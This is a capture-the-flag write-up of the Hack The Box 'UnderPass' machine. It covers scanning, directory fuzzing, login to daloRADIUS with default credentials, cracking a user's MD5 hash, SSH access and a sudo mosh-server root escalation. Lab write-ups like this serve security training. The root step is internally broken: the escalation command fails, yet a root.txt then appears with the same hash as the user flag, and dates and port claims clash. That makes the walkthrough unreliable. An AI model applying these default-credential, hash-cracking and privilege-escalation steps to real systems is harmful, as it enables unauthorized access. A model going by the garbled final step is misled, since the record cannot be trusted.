

Underpass



I started by scanning the UnderPass machine on Hack The Box, finding open SSH, HTTP, and SNMP ports. SNMP enumeration revealed the hostname "UnderPass.htb," leading me to Doloradius. Directory fuzzing found a login panel, and using default credentials, I accessed the operator dashboard. I discovered an MD5-hashed password for svcMosh, cracked it, and gained SSH access. After running `sudo -l`, I found that mosh-server could be executed as root. Using mosh-server and its session key, I escalated privileges and gained root access.


Scanning Network :

I initiated the assessment by conducting an Nmap scan, which identified open TCP ports 22 (OpenSSH) and 80 (Apache HTTPD version 2.4.52) on the target host. This provided insight into the services available for further enumeration and potential exploitation.


```
(root@kali)-[~]
# nmap -sC -sV 10.10.11.48 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 05:48 EDT
Nmap scan report for 10.10.11.48
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Enumeration :



I will utilize the snmp-check tool to gather in-depth information regarding the target system.



While analyzing the output, I discovered the hostname "UnderPass.htb" and that a Doloradius server was being used. I added the hostname to the /etc/hosts file with the target IP. Doloradius is an open-source management tool for FreeRADIUS, accessible via <http://doloradius>, with default credentials of administrator:radius. Next, I'll perform directory fuzzing on <http://underpass.htb/doloradius>.

```

root@kali:~# dirsearch -u "http://underpass.htb/daloradius/app" -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

d1.11.1.1 (v0.4.3)


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460
Output File: /root/reports/http_underpass.htb/_daloradius_app_25-03-24_05-53-09.txt
Target: http://underpass.htb/

[05:53:09] Starting: daloradius/app/
[05:53:53] 301 - 3308 - /daloradius/app/common → http://underpass.htb/daloradius/app/common/
[05:54:46] 200 - 2KB - /daloradius/app/users/login.php
[05:54:46] 301 - 3298 - /daloradius/app/users → http://underpass.htb/daloradius/app/users/
[05:54:46] 302 - 0B - /daloradius/app/users/ → home-main.php

Task Completed

```

During directory fuzzing, I found login page. I will now explore them to assess their functionality.



10.10.11.48/daloradius/app/operators/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hack The Box:: Hack T... http://cryptobank.loca... HTB Administrator Ma... Chemistry HTB (writeu...

daloRADIUS

Login Required

Username
administrator


Password
••••••••

Location
default


Login Please

daloRADIUS 2.2 beta


I will proceed by utilizing the default credentials for the **Daloradius** server, which are **administrator:radius**, to attempt login on the identified login page. This step involves authenticating with the default username and password combination in order to gain access to the **Daloradius** management interface. This is a common technique when dealing with web applications that may still be running with their factory-default configurations, providing an opportunity to assess the system's security posture.



I successfully logged in as an operator. While navigating the portal, I found a list of users under the User Management section.



While browsing the portal, I discovered a list of users under User Management, and the password for svcMosh was stored as an MD5 hash in plaintext. I will use an online tool to crack the password.



After successfully cracking the password for svcMosh, I attempted to log in through SSH.

```
(root@kali)-[~]
└─$ ssh svcMosh@underpass.htb
The authenticity of host 'underpass.htb (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrBqcvZoLSyGmXBOPcuEyN926YtFC942CJ5TWRs0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'underpass.htb' (ED25519) to the list of known hosts.
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Mon Mar 24 10:08:35 AM UTC 2025

System load:  0.75   Processes:           229
Usage of /:   61.1% of 6.56GB   Users logged in:    1
Memory usage: 39%   IPv4 address for eth0: 10.10.11.48
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Mar 24 09:50:57 2025 from 10.10.14.18
svcMosh@underpass:~$ ls
binaries.txt  eo.sh  installed_pkgs.list  linpeas.sh  suid.sh  user.txt
svcMosh@underpass:~$ cat user.txt
3533543efaa754ad595ab2d87dc8a207
svcMosh@underpass:~$ sudo -l
```

Here we have found first flag : user.txt

I will run sudo -l to review the list of commands that the current user can execute with elevated privileges using sudo.


Let's run the mosh-server.


```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
svcMosh@underpass:~$ mosh --server="sudo/usr/bin/mosh-server" 10.10.11.48
bash: line 1: sudo/usr/bin/mosh-server: No such file or directory
Connection to 10.10.11.48 closed.
/usr/bin/mosh: Did not find mosh server startup message. (Have you installed mosh on your server?)
svcMosh@underpass:~$ ls
binaries.txt  eo.sh  installed_pkgs.list  linpeas.sh  root.txt  suid.sh  user.txt
svcMosh@underpass:~$ cat root.txt
3533543efaa754ad595ab2d87dc8a207
svcMosh@underpass:~$
```

I found second flag : root.txt

finally completed the underpass lab and earned 30 points



The image shows a dark-themed achievement screen for 'UnderPass has been Pwned!'. At the top, there is a green wireframe landscape with a circular inset showing a top-down view of a road intersection with cars. Below this, the title 'UnderPass has been Pwned!' is displayed in white. A congratulatory message follows: 'Congratulations  hyperbyt, best of luck in capturing flags ahead!'. The core of the screen is a table with three columns: 'MACHINE RANK' with the value '#5578', 'PWN DATE' with the value '15 Jan 2025', and 'POINTS EARNED' with the value '30'. At the bottom, there are two buttons: 'OK' and 'SHARE'.

MACHINE RANK	PWN DATE	POINTS EARNED
#5578	15 Jan 2025	30